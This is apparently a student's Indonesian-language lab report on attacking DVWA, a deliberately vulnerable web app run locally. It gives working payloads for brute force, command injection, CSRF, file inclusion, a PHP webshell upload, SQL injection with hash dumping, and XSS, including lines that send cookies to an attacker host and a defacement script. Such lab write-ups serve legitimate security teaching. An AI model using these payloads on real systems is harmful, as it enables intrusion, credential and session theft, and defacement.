

DVWA (Damn Vulnerable Web Application)

1. Informasi Umum

- **Nama Peserta** : Aria Fatah
 - **Tanggal Praktikum** : 24 Juni 2025
 - **Nama Praktikum** : Web Application Penetration Testing
 - **Target Sistem** : DVWA (Damn Vulnerable Web Application)
 - **IP/URL Target** : <http://localhost:8081>
 - **DVWA Security Level** : Low
-

2. Tujuan Praktikum

Tujuan dari praktikum ini adalah **mengidentifikasi dan mengeksploitasi kerentanan umum pada aplikasi web**, seperti **XSS, SQL Injection, Command Injection**, dan **CSRF**, menggunakan target vulnerable DVWA.

3. Tools dan Bahan

- **Tools Utama:**
 - Firefox/Chrome DevTools
 - Burp Suite
 - Nmap
 - Sqlmap
 - **VM/Lab Environment:**
 - DVWA (Docker container)
 - Kali Linux (attacker machine)
-

4. Metodologi Pengujian

Metode pengujian mengacu pada standar **NIST SP 800-115**:

1. Planning
2. Discovery
3. Attack
4. Reporting

5. Langkah-Langkah Praktikum

1. Menjalankan DVWA menggunakan Docker:

```
docker run -d --name dvwa -p 8081:80 vulnerables/web-dvwa
```

2. Mengakses aplikasi di browser `http://localhost:8081`
3. Login dengan akun `admin:password`
4. Klik "Create / Reset Database" untuk memulai, dan login kembali
5. Menjalankan scanning port dengan Nmap:

```
nmap -sCV -T5 localhost -p 8081 -oN nmap
```

```
→ dvwa git:(main) docker ps
CONTAINER ID   IMAGE                COMMAND                  CREATED        STATUS        PORTS                               NAMES
dc74f73990a4   vulnerables/web-dvwa "/main.sh"              6 minutes ago Up 6 minutes   0.0.0.0:8081->80/tcp, :::8081->80/tcp dvwa

→ dvwa git:(main) nmap -sCV -T5 localhost -p 8081 -oN nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-24 21:11 WIB
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000066s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
8081/tcp  open  http    Apache httpd 2.4.25 ((Debian))
|_ http-cookie-flags:
|_   /:
|_   PHPSESSID:
|_   httponly flag not set
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Develop...
|_ Requested resource was login.php
|_ http-robots.txt: 1 disallowed entry
|_/_

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.44 seconds
```

6. jangan lupa ubah Security Level menjadi Low

1. Brute Force

- jangan lupa setting scope agar lebih enak interceptnya. (bisa coba add scope dulu di target, lalu setting proxy bagian request dan response AND paling bawah aktifkan)
- Capture request login menggunakan Burp Proxy.

- Kirim ke Intruder.
- Gunakan tipe Cluster Bomb Attack.
- Payload 1: isikan username (admin), Payload 2: list password.
- Gunakan fitur Grep - Match, tambahkan teks yang muncul saat login berhasil (misal: Welcome to the password protected area).
- Jalankan Start Attack (Simple).

3. Intruder attack of http://localhost:8081

Attack ▾

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
4	admin	password	200	1			4741	
0			200	1			4703	
2	admin	456	200	2			4703	
1	admin	123	200	2			4702	
3	admin	999	200	1			4702	
5	admin	pass	200	300			4702	

Request Response

Pretty Raw Hex Render

Instructions

- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)

Login

Username:

Password:

Login

Welcome to the password protected area admin



2. Command Injection

- saya mencoba melakukan ping ke alamat ip 8.8.8.8

localhost:8081/vulnerabilities/exec/#

cyberchef chatgpt gemini whatsapp ChatGPT Web Security Academ... Lucky 777 Casino ariafatah0711/pentsol

DVWA

Vulnerability: Command Injection

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

Ping a device

Enter an IP address: Submit

```

PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=59 time=3.800 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=59 time=4.220 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=59 time=3.633 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=59 time=4.492 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 3.633/4.036/4.492/0.339 ms

```

- lalu saya coba lakukan command injection

```
8.8.8.8> /dev/null 2>&1; ls
```

Vulnerability: Command Injection

Ping a device

Enter an IP address:

help
index.php
source

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

3. Cross Site Request Forgery (CSRF)

- source code:

```
<?php
if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["__mysqli_ston"]) &&
is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new ) :
(trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call!
This code does not work.", E_USER_ERROR)) ? "" : "");
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user =
'" . dvwaCurrentUser() . "'";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or
die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res =
mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
```

```

    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ?
false : $__mysqli_res);
}
?>

```

- buat file post form ke alamat ip dvwa

```

<!DOCTYPE html>
<html>
  <body onload="document.forms[0].submit()">
    <form action="http://[DVWA-IP]/vulnerabilities/csrf/" method="GET">
      <input type="hidden" name="password_new" value="hacked123">
      <input type="hidden" name="password_conf" value="hacked123">
      <input type="hidden" name="Change" value="Change">
    </form>
  </body>
</html>

```

- Jalankan HTTP server menggunakan Python:


```
python3 -m http.server
```



Directory listing for /

- [csrf.html](#)
- [nmap](#)


- Jika ada client yang sudah login ke web DVWA, lalu membuka website yang disajikan melalui HTTP server ini, maka client tersebut bisa terkena serangan CSRF. Hal ini terjadi karena browser secara otomatis mengirimkan cookie yang masih aktif ke DVWA saat permintaan (request) dikirim oleh website dari HTTP server tersebut.
- Dengan cara ini, kamu berhasil mengubah password admin melalui serangan CSRF.



- Ringkasan CSRF (Cross-Site Request Forgery):
Terjadi ketika:
 - Korban masih dalam keadaan login ke situs target.
 - Penyerang membuat situs atau halaman berisi permintaan palsu ke situs target.
 - Permintaan tersebut dianggap sah oleh server karena disertai cookie korban yang masih aktif.


4. File Inclusion

- buka webnya dan coba buka page File 1



- terdapat paramter page, lalu kita coba beberapa path untuk LFI seperti /etc/passwd

`http://localhost:8081/vulnerabilities/fi/?page=/etc/passwd`



5. File Upload

- buka webnya dan coba buka page File Upload
- lalu coba upload file php RCE

```
<?=$_GET[p]`?>
```

- lalu buka urlnya, dan ingat sesuaikan p itu sesuai dengan yang kita paramter kita inginkan, lalu upload filenya


Vulnerability: File Upload

Choose an image to upload:

Tidak ada berkas dipilih.

../../hackable/uploads/1.php succesfully uploaded!

- setelah di upload buka path ini dan buka filenya,
` `http://127.0.0.1:8081/hackable/uploads/`




Index of /hackable/uploads

Name	Last modified	Size	Description
 Parent Directory		-	
 1.php	2025-06-25 13:28	15	
 dvwa_email.png	2018-10-12 17:44	667	

Apache/2.4.25 (Debian) Server at 127.0.0.1 Port 8081

- lalu buka file php yang telah di upload, dan tambahkan parameter ?p=[command]



1.php dvwa_email.png

- kita telah berhasil mendapatkan RCE

6. SQL Injection

- test parameter 1

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

- test payload sql injection

```
' OR 1 = 1 #
```


Vulnerability: SQL Injection

User ID:

ID: ' OR 1 = 1 #
First name: admin
Surname: admin

ID: ' OR 1 = 1 #
First name: Gordon
Surname: Brown

ID: ' OR 1 = 1 #
First name: Hack
Surname: Me

ID: ' OR 1 = 1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1 = 1 #
First name: Bob
Surname: Smith

- kita bisa mendapatkan semua data user
- kita coba mencari passwordnya dengan payload
' UNION SELECT user, password FROM users #

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7


ID: ' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

- lalu decode menggunakan crackstation / cyberchef

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password


Color Codes: Green Exact match, Yellow Partial match, Red Not found.

7. SQL Injection (Blind)

- buka web sql injection blind, dan coba lakukan dengan sqlmap

```
sqlmap -u "http://<IP_Server>/vulnerabilities/sqli_blind/?id=1&Submit=Submit#"
--cookie="PHPSESSID=hash; security=low" --dbs
```

```
→ ~ sqlmap -u "http://localhost:8081/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=503o2gv2mvm
ubc5ph4jccp5fh1; security=low" --dbs
```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:40:13 /2025-06-25/

[20:40:13] [INFO] resuming back-end DBMS 'mysql'

[20:40:13] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=1' AND 6490=6490 AND 'info'='info&Submit=Submit

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=1' AND (SELECT 3829 FROM (SELECT(SLEEP(5)))YKoi) AND 'ITko'='ITko&Submit=Submit

back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)

[20:40:13] [INFO] fetching database names

[20:40:13] [INFO] fetching number of databases

[20:40:13] [INFO] resumed: 2

[20:40:13] [INFO] resumed: dvwa

[20:40:13] [INFO] resumed: information_schema


available databases [2]:

[*] dvwa


[*] information_schema

8. DOM Based Cross Site Scripting (XSS)

- buka `http://<IP_Server>/DVWA/vulnerabilities/xss_d/?default=<script>alert(document.cookie);</script>`



- Membuat halaman untuk menampung cookie
`python3 -m http.server 80`
- Melakukan pencurian cookie dan kirim ke halaman penampung
`http://<IP_Server>/DVWA/vulnerabilities/xss_d/?default=<script>window.location='http://<IP_Attacker>/?cookie='+document.cookie</script>`




9. Reflected Cross Site Scripting (XSS)

- Reflected cross-site scripting (XSS) muncul saat aplikasi menerima data dalam permintaan HTTP dan menyertakan data tersebut dalam respons langsung dengan cara yang tidak aman.
- menampilkan alert
`<script>alert("test")</script>`




- Menampilkan cookie halaman

```
<input onfocus=javascript:alert(document.cookie) autofocus>
```




- Melakukan pencurian cookie

```
<input onfocus=javascript:window.location='http://<IP_Attacker>/?  
cookie='+document.cookie autofocus>
```



- bisa juga test deface pake script sederhana \

```
<script>
  const defaceDiv = document.createElement("div");
  defaceDiv.style =
    "height:100vh;background:black;color:lime;display:flex;justify-
    content:center;align-items:center;flex-direction:column;margin-top:20px;";
  defaceDiv.innerHTML = `
    <h1 style="font-size:3em;">Hacked by test</h1>
    <p style="font-size:1.5em;">This page was defaced using XSS</p>
  `;
  document.body.appendChild(defaceDiv);
</script>
```

